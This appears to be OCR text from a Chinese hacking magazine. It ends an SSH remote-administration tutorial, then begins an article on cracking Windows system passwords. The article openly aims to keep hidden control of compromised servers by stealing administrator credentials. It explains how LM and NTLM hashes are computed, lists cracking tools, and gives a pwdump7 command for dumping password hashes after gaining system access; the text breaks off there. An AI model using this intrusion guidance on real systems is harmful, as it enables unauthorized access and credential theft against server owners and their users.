


图18

既可以代替telnet，又可以为ftp、pop，甚至是ppp提供一个安全的“通道”)，那么我们在Linux的命令行下进行SSH远程连接即可。Linux下的命令行程序叫终端（就像Windows下的命令行程序叫CMD一样）。终端的打开方法是：打开主菜单下“应用程序”，选择其中的“附件”，在子菜单中就可以找到“终端”了，如图19。打开终端后，在shell状态下运行SSH连接命令，其具体的用法为在终端中输入SSH+远程Linux主机的IP地址或者域名，然后回车，连接成功后就会提醒我们输入密码，密码输入




图19





图20

成功后即可进行SSH管理了，如图20。

四、总结

本文主要介绍了Linux下对Linux主机的远程管理，Linux下远程桌面的配置及安全防范，Linux下对Windows主机的远程管理，内容较多，希望各位小菜回去后要多多练习，以便更好的掌握。

（本文所涉及到的FVNC4.0汉化版已收录到光盘中）



Windows系统密码破解全攻略

hackest [H.S.T.]

引子

我一直在想，到底用什么样的方式才能较长时间地控制已经得到了权限的目标呢？留后门，种木马，甚至是Rootkit？留的Webshell痕迹太明显，哪怕是一句话的Webshell，都极容易被管理员清除。放了木马，也容易被有经验的管理员查出来，毕竟现在能做到无声无色的木马还是比较少。早期的是自己建个进程，结束掉进程就over了，后来有了注入进程的木马，再后来还有了以服务启动的木马，还有些是替换某些不要紧的系统自有服务来启动的……不过上述方法隐蔽性都太差了，不管你的后门留得如何完美，不管你的木马程序多么免杀，终究还是做不到不留任何痕迹。

是不是就没有办法了呢？非也，某前辈（凋凌玫瑰）的一句名言惊醒了N多彷徨的菜鸟（如我之流）：我一般不喜欢在服务器留木马或是后门，我比较喜欢利用管理员进入的方式来管理服务器（凋凌玫瑰文章原话引用）。管理员的进入方式，怎么理解呢？换句话说就是，管理员是怎么进他服务器的，我们就怎么进他的服务器。如果他是3389终端进入的，我们就终端进入，当然前提是要想办法得到他的管理员用户的密码；如果他是Pcanywhere进入的，我们就想办法获取他的Pcanywhere密码进入；如果他是Radmin进入服务器的，我们也要想办法搞到他的Ramin密码进入。这样的话，隐蔽性就大大提高了，肉鸡自

然就没有这么容易跑掉了。如果他这个密码是域管理员密码，如果他这个密码可以管理整个机房的机器，如果他这个密码可以通杀他的内网，如果这个密码还能登录他的QQ！夸张点说，甚至他重装系统了，还用的是这个密码，那你的肉鸡又复活了……后果真是太可怕了（擦下汗先）！废话少说，直入正题——Windows系统密码破解全攻略。本文所指均为无物理接触的系统密码破解，如果让黑客物理接触计算机，根本就没有什么系统进不去的，而且操作更加简单，速度更快，呵呵。

背景

要破解一个程序的密码，要先了解它的一些背景知识。先来简单说一下Windows系统密码的加密算法。早期SMB协议在网络上传输明文口令。后来出现"LAN Manager Challenge/Response"验证机制，简称LM，它是如此简单以至很容易被破解。微软提出了WindowsNT挑战/响应验证机制，称之为NTLM。现在已经有了更新的NTLMv2以及Kerberos验证体系。Windows加密过的密码口令，我们称之为hash（中文：哈希），Windows的系统密码hash默认情况下一般由两部分组成：第一部分是LM-hash，第二部分是NTLM-hash。以下内容摘选自安全焦点：

——————引文开始——————

一、如何从明文口令生成LM-Hash？

1、假设明文口令是"Welcome"，首先全部转换成大写WELCOME，再做如下变换：

"WELCOME" -> 57454C434F4D4500000000000000

先把WELCOME转换成十六进制形式，在明文口令不足14字节的情况下，后面添加0x00补足14字节。有些书上介绍添加空格(0x20)补足14字节，这是错误的，我不清楚是原作者写错了，还是译者的问题。

2、然后切割成两组7字节的数据，分别经str_to_key()函数（代码已附光盘）处理得到两组8字节数据：

57454C434F4D45 -str_to_key()-> 56A25288347A348A

00000000000000 -str_to_key()-> 0000000000000000

3、这两组8字节数据将作为DESKEY对魔术字符串"KGS!@#$%"进行标准DES加密（代码已附光盘）：

"KGS!@#$%" -> 4B47532140232425

56A25288347A348A -对4B47532140232425进行标准DES加密-> C23413A8A1E7665F

0000000000000000 -对4B47532140232425进行标准DES加密-> AAD3B435B51404EE

4、将加密后的这两组数据简单拼接，就得到了最后的LM-HashWelcome的LM-Hash：C23413A8A1E7665FAAD3B435B51404EE。

显然，由于明文口令一开始就全部转换成大写，导致多个明文口令对应一个LM-Hash。反过来，在穷举破解LM-Hash时，得到的有可能不是原始口令，因为不可能确定大小写。仔细观察前述SMB身份验证过程，即使这里得到的不是原始口令（大小写有差别），同样可以通过SMB身份验证。这种转换成大写的行为减小了穷举破解难度。

另一个弱点，当明文口令小于8字节时，LM-Hash后8字节的计算过程总是这样的：

00000000000000 -str_to_key()-> 0000000000000000

对4B47532140232425进行标准DES加密-> AAD3B435B51404EE这也将减小穷举破解难度。

IBM设计了这个LM-Hash算法，魔术字符串"KGS!@#$%"的意义无从考证。这个算法称之为"哈希"不怎么妥当，由于是标准DES加密，完全是可逆的。当然，由于要穷举的是DESKEY本身，与传统所说的可逆有区别。

二、如何从明文口令生成NTLM-Hash？

IBM设计的LM-Hash算法存在几个弱点，微软在保持向后兼容性的同时提出了自己的挑战响应机制，所以，NTLM-Hash应运而生。

1、假设明文口令是"123456"，首先转换成Unicode字符串，与LM-Hash算法不同，这次不需要添加0x00补足14字节：

"123456" -> 310032003300340035003600

从ASCII串转换成Unicode串时，使用little-endian序，微软在设计整个SMB协议时就没考虑过big-endian序，ntoh*()、hton*()函数不宜用在SMB报文解码中。0x80之前的标准ASCII码转换成Unicode码，就是简单地从0x??变成0x00??。此类标准ASCII串按little-endian序转换成Unicode串，就是简单地在原有每个字节之后添加0x00。

2、对所获取的Unicode串进行标准MD4单向哈希（代码已附光盘），无论数据源有多少字节，MD4固定产生128-bit的哈希值，16字节：

310032003300340035003600 -进行标准MD4单向哈希-> 32ED87BDB5FDC5E9CBA88547376818D4

3、就得到了最后的NTLM-Hash

123456的NTLM-Hash：32ED87BDB5FDC5E9CBA88547376818D4。

NTLM-Hash与LM-Hash算法相比，明文口令大小写敏感，但无法根据NTLM-Hash判断原始明文口令是否小于8字节，摆脱了魔术字符串"KGS!@#$%"。

MD4是真正的单向哈希函数，穷举做为数据源出现的明文，难度较大。问题在于，微软一味强调NTLM-Hash的强度高，却避而不谈一个事实，为了保持向后兼容性，NTLM-Hash缺省总是与LM-Hash一起使用的。这意味着NTLM-Hash强调再高也是无助于安全的，相反潜在损害着安全性。增加NTLM-Hash后，首先利用LM-Hash的弱点穷举出原始明文口令的大小写不敏感版本，再利用NTLM-Hash修正出原始明文口令的大小写敏感版本。

——————引文结束——————

实战

理论准备得差不多了，进入实战阶段。当你已经得到Windows的系统权限后，如何才能获得管理员的密码hash呢？不同版本的Windows的hash获取方法不一样。用到的工具有pwdump7.exe、GetHashes.exe、SAMInside.exe、LC5、Cain、Proactive Password Auditor、Ophcrack。下面将会




图1

详细介绍如何抓取各 Windows 版本的系统密码 hash。

1、Windows 2000

比较老的一个 Windows 版本，同时也有好几个子版本，现在还在不少服务器上跑着，虽然性能和安全性都有点跟不上时代的脚步了，但是我们也不能放过。本文主要针对服务器目标，所以测试系统为 Windows 2000 高级服务器版，打了 SP4 补丁的，已更新所有补丁，如图 1。

2000 下可以用 pwdump7.exe 来抓取系统用户的 hash，命令格式：pwdump7.exe >2000hash.txt，意思为抓取所有用户 hash，并写入 2000hash.txt 这个文本文件，如图 2。

